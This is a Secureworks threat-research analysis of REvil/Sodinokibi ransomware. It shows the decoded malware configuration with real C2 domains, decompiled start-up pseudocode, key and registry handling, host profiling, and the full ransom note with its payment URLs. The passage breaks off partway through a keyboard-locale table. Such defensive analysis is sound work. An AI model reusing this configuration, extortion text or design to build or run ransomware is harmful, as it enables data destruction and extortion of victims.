REvil/Sodinokibi Ransomware

secureworks.com/research/revil-sodinokibi-ransomware

Counter Threat Unit Research Team

Summary

The REvil (also known as Sodinokibi) ransomware was first identified on April 17, 2019. It is used by the financially motivated GOLD SOUTHFIELD threat group, which distributes ransomware via exploit kits, scan-and-exploit techniques, RDP servers, and backdoored software installers.

Secureworks® Counter Threat Unit™ (CTU) analysis suggests that REvil is likely associated with the GandCrab ransomware due to similar code and the emergence of REvil as GandCrab activity declined. CTU™ researchers attribute GandCrab to the GOLD GARDEN threat group.

REvil can perform the following tasks. Most of these capabilities are configurable, which allows an attacker to fine-tune the payload.

- Exploit the CVE-2018-8453 vulnerability to elevate privileges
- Terminate blacklisted processes prior to encryption to eliminate resource conflicts
- Wipe the contents of blacklisted folders
- Encrypt non-whitelisted files and folders on local storage devices and network shares
- Exfiltrate basic host information

Configuration

The REvil sample analyzed by CTU researchers stored the encoded configuration as a resource named .m69 (see Figure 1) within the unpacked binary. The first 32 bytes of this resource form the key used to decode the configuration. The remaining bytes are the encoded configuration.




Figure 1. REvil executable resource containing the encoded configuration and the decode key. (Source: Secureworks)

The decoded value is a JSON-formatted string that contains the configurable REvil elements. In the sample shown in Figure 2, word-wrapping was disabled due to the value length within the "dmn" and "nbody" configuration keys. As a result, the values in these keys are truncated.

```
{
    "dbg": false,
    "dmn": "cymru.futbol;altocontatto.net;rvside.com;noda.com.ua;christianscholz.de;wallflowersandrakes.com;tanate
    "exp": false,
    "fast": true,
    "img": "WQBvAHUAIABhAHIAZQAgAGkAbgBmAGUAYwB0AGUAZAAhACAAUgBlAGEAZAAgAHsARQBYAFQAfQAtAEgATwBXAC0AVABPAC0ARABFAE
    "nbody": "LQAtAD0APQA9ACAAVwBlAGwAYwBvAG0AZQAuACAAQQBnAGEAaQBuAC4AIAA9AD0APQAtAC0ALQANAAoADQAKAFsAKwBdACAAVwBd
    "net": true,
    "nname": "{EXT}-HOW-TO-DECRYPT.txt",
    "pid": "7",
    "pk": "nAjfiPcoIyeIwwCkM1hLhXo5HUQMtrAB+7m8eHzerho=",
    "prc": [
        "mysql.exe"
    ],
    "sub": "3",
    "wfld": [
        "backup"
    ],
    "wht": {
        "ext": [ "msstyles", "icl", "idx", "rtp", "sys", "nomedia", "dll", "hta", "cur", "lock", "cpl", "ics",
                 "hlp", "com", "spl", "msi", "key", "mpa", "rom", "drv", "bat", "386", "adv", "diagcab", "mod",
                 "scr", "theme", "ocx", "prf", "cab", "diagcfg", "msu", "cmd", "ico", "msc", "ani", "icns",
                 "diagpkg", "deskthemepack", "wpx", "msp", "bin", "themepack", "shs", "nls", "exe", "lnk", "ps1",
                 "ldf"
        ],
        "fld": [ "msocache", "$windows.~ws", "system volume information", "intel", "appdata", "perflogs",
                 "programdata", "program files (x86)", "$windows.~bt", "windows", "mozilla", "$recycle.bin",
                 "boot", "program files", "windows.old", "google", "application data", "tor browser"
        ],
        "fls": [ "desktop.ini", "ntuser.dat", "thumbs.db", "iconcache.db", "ntuser.ini", "ntldr",
                 "bootfont.bin", "ntuser.dat.log", "bootsect.bak", "boot.ini", "autorun.inf"
        ]
    },
    "wipe": true
}
```


Figure 2. REvil decoded configuration JSON. (Source: Secureworks)

Table 1 lists the configuration keys and their purpose. An additional REvil configuration parameter not located within the configuration JSON is the "-nolan" switch, which can be passed to the ransomware executable at runtime. By default, REvil attempts to identify attached network shares and encrypt their contents. Passing the -nolan switch to the REvil executable disables this functionality.

Key	Definition
dbg	True/false value used by the malware author during development (referenced only when determining if the victim is Russian)
dmn	Semicolon-delimited list of fully qualified domain names that represent REvil command and control (C2) servers
exp	True/false value that determines if REvil should attempt to elevate privileges by exploiting a local privilege escalation (LPE) vulnerability
fast	True/false value that determines how files larger than 65535 bytes are encrypted
img	Base64-encoded value of the text placed at the top of the background image created and set by REvil
nbody	Base64-encoded value of the ransomware note text dropped in folders where files were encrypted
nname	Filename string of the ransomware note dropped in folders where files were encrypted

Key	Definition
net	True/false value that determines if REvil should attempt to exfiltrate basic host and malware information to the configured C2 servers listed in the dmn key
pid	Integer value that is only referenced if the "net" key is set to send basic host and malware information to the C2 server; likely associated with the sub key and could be a campaign or affiliate identifier
sub	Integer value that is only referenced when sending basic host and malware information to the C2 server if configured to do so via the net key; likely associated with the "pid" config key and could be a campaign or affiliate identifier
pk	Base64-encoded value representing the attacker's public key used to encrypt files
prc	An array of strings representing process names that REvil attempts to terminate prior to encrypting and/or wiping folders to prevent resource conflicts
wipe	True/false value that determines if REvil attempts to wipe blacklisted folders specified in the wfld key
wfld	An array of strings representing blacklisted folder name values; if the wipe key is configured, then REvil attempts to delete (wipe) these folders prior to encrypting
wht	Contains the following subkeys representing whitelisted values that REvil will not encrypt: • ext — Whitelisted file extensions • fld — Whitelisted folder name values • fls — Explicit whitelisted filenames

Table 1. REvil configuration keys and definitions.

Delivery

When REvil was first discovered, it was delivered to targets via exploitation of Oracle WebLogic vulnerabilities. Since then, the threat actors have expanded delivery to include malicious spam campaigns, RDP attacks, and other attack vectors. There are reports that the threat actors leveraged a strategic web compromise (SWC) to deliver REvil by compromising the Italian WinRAR . it website and replacing the WinRAR installation executable with an instance of the malware. The SWC resulted in the infection of unsuspecting WinRAR customers' systems. In other reports, threat actors breached at least three managed service providers (MSPs) and used the access to deploy REvil to the MSPs' customers. The diversity and complexity of delivery mechanisms employed by the REvil threat actors in a short period of time suggest a high level of sophistication.

Execution flow

Figure 3 highlights the execution flow of REvil's core functionality. Subsequent sections describe each of these tasks.




Figure 3. REvil execution flow. (Source: Secureworks)

Create mutex and validate runtime privileges

Figure 4 depicts the initial high-level functionality REvil exhibits when executed. The malware dynamically resolves the system library functions that it leverages by comparing the CRC32 hash of function names for a given library to a list of precalculated hashes stored within the REvil binary. REvil then loads functions whose CRC32-hashed name matches precalculated hashes. This control evades detection via static analysis.

```
1  int __userpurge Start@<eax>(int ebx0@<ebx>, int a2@<edi>, int a1)
2  {
3    int CurrentPID; // eax
4
5    REvil_ResolveFunctions();
6    if ( REvil_InstanceAlreadyRunning() )
7    {
8      Exit(0);
9    }
10   else
11   {
12     if ( REvil_Get_exp_ConfigValue() )
13     {
14       CurrentPID = GetCurrentProcessID();
15       REvil_AttemptExploit_CVE_2018_8453(CurrentPID);
16     }
17     REvil_RerunWithRunAsIfNotElevated(ebx0, a2);
18     REvil_Main();
19   }
20   nullsub_1();
21   return 0;
22 }
```

Figure 4. REvil decompiled pseudocode depicting initial high-level functionality. (Source: Secureworks)

Once all functions are resolved, REvil verifies that there are no other instances of itself running on the host by attempting to create a mutex using a hard-coded value as its name (e.g., C19C0A84-FA11-3F9C-C3BC-0BCB16922ABF). Because the value is hard-coded rather than determined by a configuration variable or dynamically generated at runtime based on the host's characteristics, it can be used as an indicator to detect or prevent a REvil infection.

If mutex creation is successful, REvil queries the "exp" key within its configuration and attempts to elevate privileges using an LPE exploit if this key is enabled. REvil executes either 32-bit or 64-bit shellcode depending on the host's architecture. The code appears to exploit CVE-2018-8453 using a method similar to one detailed by researchers.

Regardless of whether exploitation is configured to run, REvil verifies that it is currently running with administrative rights by ensuring its TokenElevationType is set to TokenElevationTypeFull and its integrity level is set to a minimum level of High. If the process is running with Low integrity, REvil terminates the current process and launches another instance of itself via ShellExecute using the "runas" command, which executes the new instance with administrative rights.

REvil performs another privilege-related validation within its main function prior to profiling host information. If REvil's current process is running with system-level integrity, then the process attempts to impersonate the security context of the first explorer.exe process it finds running on the compromised system.

Prepare for encryption

This phase of REvil's execution flow generates and stores encryption configuration and victim metadata elements.

Generate unique ID (UID)

REvil generates a unique identifier (UID) for the host using the following process. The UID is part of the payment URL referenced in the dropped ransom note.

1. Obtains the volume serial number for the system drive
2. Generates a CRC32 hash of the volume serial number using the hard-coded seed value of 0x539
3. Generates a CRC32 hash of the value returned by the CPUID assembly instruction using the CRC32 hash for the volume serial number as a seed value
4. Appends the volume serial number to the CPUID CRC32 hash

For example, the volume serial number F284306B results in a CRC32 hash value of 6EBCF131. The CPUID value of "Intel(R) Core(TM) i7-4850HQ CPU @ 2.30GHz" results in a CRC32 hash value of F3FD1FCF. REvil appends the volume serial number (F284306B) to the CPUID CRC32 hash (F3FD1FCF) to create the UID string "F3FD1FCFF284306B".

Generate encryption keys

REvil determines if it has already generated and stored the session encryption keys in the host's registry. Table 2 lists the registry key/value pairs generated within either the HKEY_LOCAL_MACHINE (HKLM) or HKEY_CURRENT_USER (HKCU) hives. The malware defaults to using the HKLM registry hive. However, if writing to this hive is unsuccessful (likely due to lack of privileges), it uses HKCU. All REvil samples observed by CTU researchers as of this publication use the hard-coded "Software\recfg" registry subkey. The presence of this key or the associated values could indicate a REvil infection.

Registry value	Registry value description
pk_key	Session public key
sk_key	Session private key encrypted with the attacker's public key in REvil's configuration
0_key	Session private key encrypted with the public key embedded in REvil's binary

Table 2. Registry values containing REvil session encryption keys.

REvil generates a session public/private keypair if the registry values do not exist. The 32-byte session public key is stored as pk_key within the recfg registry without encoding or encryption. The session private key is encrypted using the attacker's public key, which is stored in the pk_key of REvil's JSON configuration. The resulting 88-byte encrypted value is then stored as sk_key within the recfg registry subkey.

Finally, the original unencrypted session private key is encrypted using a different public key that is hard-coded within the REvil binary. In the analyzed sample, the ASCII representation of this embedded 32-byte key is 79CD20FCE73EE1B81A433812C156281A04C92255E0D708BB9F0B1F1CB9130635. The resulting 88-byte encrypted session private key is stored as 0_key within the recfg registry subkey.

Generate random file extension

REvil checks the Software\recfg registry key for the presence of the rnd_ext value. This value contains the random extension generated at runtime that is appended to encrypted files. If this registry value does not exist, the malware generates a random string of lowercase letters (a-z) and numbers (0-9) ranging from five to ten characters in length (inclusive) and preceded by a period (e.g., .9781xsd4). This string is assigned to the rnd_ext value within the recfg registry subkey.

Profile host information

REvil profiles the compromised host by collecting the following information:

- Current username
- Hostname
- Workgroup/domain name
- Locale
- Russian keyboard layout (true/false)

- Operating system product name
- Fixed drive details
- CPU architecture

The malware converts the information into a "stat" JSON data structure and adds additional keys associated with the malware. The values assigned to these keys are specific to the campaign and host, but the following data includes example variables:


```
{
 "bit": 86,
 "bro": false,
 "dsk": "QwADAAAAAPDf/xgAAAAA0LxsFQAAAA==",
 "grp": "WORKGROUP",
 "lng": "en-US",
 "net": "VICTIM-HOSTNAME",
 "os": "Windows 8.1 Pro",
 "pid": "7",
 "pk": "nAjfiPcoIyeIwwCkM1hLhXo5HUQMtrAB+7m8eHzerho=",
 "sk":
"ww8h065kK3Tm7Thg/Y0nT3tSLReYMJUoaVVIkkDq8/L/5k1IcaoVFKkDtKcrdap6Q1mzZd+B6oAD2McVjLnWu6F/w0V

 "sub": "3",
 "uid": "F3FD1FCFF284306B",
 "unm": "VICTIM-USERNAME",
 "ver": 257
}
```


Table 3 defines the keys used in the stat JSON data structure.

Key	Description
bit	CPU architecture of the host (86 refers to x86 or 32-bit CPU)
bro	True/false value indicating if a Russian keyboard layout was detected
dsk	Base64-encoded binary value describing the host's fixed drive, including the drive letter, drive type, total size, and free space
grp	Host's workgroup name
lng	Host's locale information
net	Host's hostname
os	Host's operating system
pid	Unknown integer value obtained from the ransomware's configuration; likely associated with the sub key and could be a campaign or affiliate identifier
pk	Base64-encoded attacker's public key obtained from the ransomware's configuration and used in the file encryption process

Key	Description
sk	Base64-encoded encrypted session private key generated at runtime and encrypted using the attacker's public key
sub	Unknown integer value obtained from the ransomware's configuration; likely associated with the pid key and could be a campaign or affiliate identifier
uid	UID value generated at runtime comprised of the CRC32 hash of both the host's volume serial number and CPUID
unm	Victim's username
ver	Unknown hard-coded value that could be the ransomware executable version number

Table 3. REvil stat JSON data structure keys and definitions.

REvil encrypts the stat JSON data structure with the same algorithm used to encrypt the session private key stored to the registry. However, a different hard-coded public key is dedicated to encrypting this host profile information. In the analyzed sample, the ASCII representation of these embedded key bytes is "367D49308535C2C368604B4B7ABE8353ABE68E42F9C662A5D06AADC6F17DF61D". The resulting encrypted data is then stored within a registry value named "stat" located in the \Software\recfg\ registry subkey. Figure 5 shows all registry values stored by REvil during this execution phase.




Figure 5. Registry key and values created by REvil. (Source: Secureworks)

Configure ransom note

Figure 6 shows the Base64-decoded ransom note template stored in the nbody key of REvil's configuration. As indicated by the red arrows, the variable placeholders {EXT}, {UID}, and {KEY} appear on lines 5, 20, 24, 31, and 36.

```
---=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has expansion {EXT}.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
   a) Download and install TOR browser from this site: https://torproject.org/
   b) Open our website:
   http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
   a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
   b) Open our secondary website: http://decryptor.top/{UID}

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

{KEY}


Extension name:

{EXT}

-------------------------------------------------------------------------------

!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damge of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!
```

Figure 6. REvil's Base64-decoded ransom note template with variable placeholders. (Source: Secureworks)

Figure 7 shows contents of the ransomware note template with the variable placeholders populated with their corresponding values:

- {EXT} — Replaced with the random extension (e.g., 9781xsd4) that was generated at runtime, stored within the rnd_ext registry value, and appended to encrypted filenames
- {UID} — Replaced with the UID value comprised of the host's volume serial number and CPUID (The inclusion of this UID in the URIs provided to victims post-encryption indicates that the threat actors can use it to identify and track unique victims.)
- {KEY} — Replaced with the Base64-encoded representation of the encrypted stat data in Table 3




Figure 7. REvil's ransom note populated with values calculated at runtime. (Source: Secureworks)

REvil generates the ransom note's filename using a similar process. It obtains the value stored within the "nname" key in its configuration and replaces the {EXT} variable placeholder with its corresponding value. In the analyzed sample, the nname key value "{EXT}-HOW-TO-DECRYPT.txt" led to the ransom note filename 9781xsd4-HOW-TO-DECRYPT.txt.

Configure background image text

REvil formats the text placed in the upper center of the new background image displayed after encryption occurs. REvil obtains the value stored within its img key, Base64-decodes it, and replaces the {EXT} variable placeholder with the resulting value. In the analyzed sample, "You are infected! Read {EXT}-HOW-TO-DECRYPT.txt!" became "You are infected! Read 9781xsd4-HOW-TO-DECRYPT.txt!"

Check for command-line switches

REvil checks for command-line switches passed to the executable when it was launched. The analyzed sample supports a single command-line switch: -nolan. By default, REvil encrypts the contents of local fixed hard drives and network-attached shares. If the -nolan command-line switch is passed when the binary is launched, REvil ignores network-connected resources.

Validate target is whitelisted

The malware calls User32.dll's GetKeyboardLayoutList function, inspects the keyboard identifier, and returns true if the result ends in a value between \x18 thru \x44 inclusive. This result means the compromised host is whitelisted based on the host's configured keyboard layout. The malware inspects only the lower byte of the full keyboard identifier, so all systems using the keyboard locales listed in Table 4 are immune to REvil. Despite the large number of potential matches, CTU researchers suspect that the malware author intended to identify Russian keyboards based on several other links to the Russia-based GandCrab ransomware.

Keyboard locale	Identifier	Keyboard locale	Identifier
Albanian	0x0000041c	Persian (Standard)	0x00050429
